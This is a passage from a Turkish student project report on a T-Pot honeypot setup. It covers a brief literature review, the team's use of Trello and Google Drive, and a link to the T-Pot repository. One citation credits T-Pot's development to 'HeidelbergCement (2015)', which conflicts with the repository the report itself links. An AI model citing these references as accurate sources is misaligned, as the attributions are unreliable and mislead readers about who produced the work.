
Balodis et al. (2018): Honeypot ve siber saldırı simülasyonlarının entegrasyonu ile modern siber saldırılara karşı direnç geliştirme yöntemleri araştırılmıştır.

10.3. T-Pot Platformu Çalışmalar

HeidelbergCement (2015): T-Pot platformunun geliştirilmesini detaylandıran bu çalışma, platformun birden fazla honeypot uygulamasını nasıl entegre ettiğini ve bunları siber tehdit verilerinin analizinde nasıl kullandığını açıklamaktadır.

Xiong et al. (2019): T-Pot'un gerçek dünyadaki siber saldırılar için verimli bir tehdit analizi aracı olarak kullanımını değerlendiren bu çalışma, platformun saldırıcı çeşitliliğini ve karmaşıklığını nasıl analiz ettiğini incelemiştir.

11. Proje Yönetim Süreci



11.1. Trello

Trello, bir proje ve görev yönetim aracı olarak ekiplerin işlerini organize etmelerine olanak sağlayan oldukça kullanışlı bir proje yönetim aracıdır.

Tahtalar (board), listeler (list) ve kartlar (card) sistemiyle iş süreçlerini görselleştirmesi ve gerçek zamanlı iş birliği sunması özelliklerinden dolayı proje sürecimize dahil ettim.

Projemizin başlangıcında Trello ile iş akışımızı organize ettik.

Tüm ekip üyeleri Trello üzerinden görevlerini takip etti.

Proje iletişiminde ve ilerleme takibinde merkezi bir araç olarak kullandık.

Proje Yönetimimize Katkıları

Şeffaflık: Her ekip üyesi görevlerin durumunu takip edebildi.

İletişim Kolaylığı: Görevlerdeki yorumlarla iletişim sağladık.

Zaman Yönetimi: Teslim tarihleri ve bildirimler, görevleri zamanında tamamlamamıza yardımcı oldu.

Esneklik: Proje sürecindeki değişikliklere hızla uyum sağladık.

11.2. Google Drive

Projemizi oluşturma aşamasında adımları görebilmek adına ulaştığımız her bilgiyi oluşturduğumuz drive klasörüne ekledik.

Benimle paylaşılanlar > İstka Blue Team Proje G... ▾ ☰

Tür ▾

Kullanıcılar ▾

Değiştirilme: ▾

Adı ↑



csv



makaleler/kaynaklar



t-pot



1.png ☰



2.png ☰



3.png ☰



deneme.jpg ☰



projeasama.png ☰



Screenshot_1.jpg ☰



Toplantınotları20.11.24.pdf ☰



Toplantınotları22.11.24.pdf ☰



Yapay_Zeka_Proje_Taslaklı_istka.docx ☰

12. Kaynakça

<https://github.com/telekom-security/tpotce>